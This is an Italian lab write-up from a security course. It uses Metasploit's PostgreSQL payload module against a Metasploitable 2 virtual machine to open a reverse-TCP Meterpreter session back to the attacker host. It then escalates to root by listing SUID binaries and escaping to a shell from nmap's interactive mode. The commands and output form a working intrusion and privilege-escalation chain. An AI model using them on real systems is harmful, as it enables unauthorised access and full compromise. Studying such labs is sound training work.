S7L3

Usa il modulo **exploit/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.

Escalation di privilegi e backdoor:

- Una volta ottenuta la sessione **Meterpreter**, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
- Esegui il comando **getuid** per verificare l'identità dell'utente corrente.

In questo esercizio è stata analizzata una vulnerabilità del servizio PostgreSQL presente nella macchina Metasploitable 2. L'obiettivo principale era sfruttare il modulo **exploit/linux/postgres/postgres_payload** di Metasploit Framework per ottenere una sessione Meterpreter sul sistema target. Una volta stabilita la connessione, il compito prevede l'esecuzione di un'escalation di privilegi al fine di passare da un utente con permessi limitati a root, utilizzando esclusivamente i moduli e le funzionalità offerte da msfconsole.


Per prima cosa avviamo msfconsole e selezioniamo il modulo consigliato dalla traccia, per lo svolgimento dell'esercizio, con il comando **use** seguito dal nome del modulo (**exploit/linux/postgres/postgres_payload**). Questo modulo è progettato per iniettare un payload malevolo sfruttando una configurazione non sicura del database.

Una volta lanciato il modulo definiamo i parametri (come da immagine) tenendo a mente che questo modulo utilizza come payload linux/x86/meterpreter/reverse_tcp, questo è un tipo di payload che fa si che la macchina compromessa si connetta tramite reverse shell alla macchina attaccante. Successivamente vengono impostati gli indirizzi IP:

set RHOSTS 192.168.1.40 è l'indirizzo IP del **"Remote Host"**, cioè il server PostgreSQL della vittima.

set LHOST 192.168.1.25: L'indirizzo IP del **"Local Host"**, cioè la macchina dell'attaccante, che si metterà in ascolto in attesa della connessione della vittima.

A questo punto eseguiamo il comando **run**, pochi istanti dopo l'exploit ha successo, Metasploit carica il payload sul server della vittima, che si connette alla macchina dell'attaccante, aprendo una sessione **Meterpreter**.



Una volta aperta la sessione **Meterpreter**, digitiamo **shell** che crea una shell di sistema standard. In poche parole ci permette di entrare nella vera e propria shell del computer vittima, come se fossimo seduti davanti a quel dispositivo.

```
meterpreter > shell
Process 4994 created.
Channel 2 created.
```

Usando il comando **find / -perm -u=s -type f 2>/dev/null**, che cerchiamo in tutto il file system (/) i file (-type f) che hanno il bit SUID (-perm -u=s) impostato. L'output del comando mostra una lunga lista di file, tra cui programmi comuni come ping, passwd, sudo e, in questo caso, **Nmap**.

```
find / -perm -u=s -type f 2>/dev/r
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-sc
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

```
/usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```

dopo aver identificato **Nmap** come programma con il bit SUID attivo, abbiamo trovato un punto debole noto in alcune delle sue versioni più datate. Invece di usare Nmap per la sua funzione standard (scansione di rete), lo sfruttiamo per eseguire comandi arbitrari con privilegi elevati.

Il comando nmap --interactive avvia Nmap in una modalità speciale in cui l'utente può inserire comandi da linea di comando in modo interattivo. All'interno di questa modalità, Nmap ha una funzione **escape** (**sh**=Shell escape), che permette di uscire temporaneamente dalla sua interfaccia per eseguire comandi di sistema.

Grazie a ciò utilizzando il comando **!sh** e diciamo al programma di uscire dalla shell interattiva di nmap, poiché **nmap** ha il bit SUID attivo, la nuova shell viene avviata con i privilegi dell'utente che possiede il file di Nmap, che in questo caso è root. Ci basterà chiedere tramite whoami per verificare che l'escalation di privilegi è stata completata.